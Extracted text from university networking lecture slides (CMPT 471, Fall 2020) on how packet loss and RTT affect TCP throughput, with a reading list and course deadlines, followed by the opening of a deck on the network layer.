
- *TCP throughput is inversely proportional to the square root of the packet loss probability*

Impact of Loss Rate on TCP



Small loss rates dramatically affect TCP throughput

Impact of RTT and Loss Rate



Todo and Deadlines

- Reading:
 - [KR16]: Ch 3
 - (Optional) Van Jacobson, Congestion avoidance and control, SIGCOMM'88
 - (Optional): Mathis et al., The Macroscopic Behavior of the TCP Congestion Avoidance Algorithm, SIGCOMM'97
 - (Optional): Chiu and Jain, Analysis of the Increase and Decrease Algorithms for Congestion Avoidance in Computer Networks, Computer Networks and ISDN Systems 1989
- Next week:
 - Pbm set #1 is due on Oct 5th
 - Quiz# 1 is on Oct 8th

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD


CMPT 471: Networking II

Fall 2020


Network Layer

Instructor: Khaled Diab


An IP Packet Journey



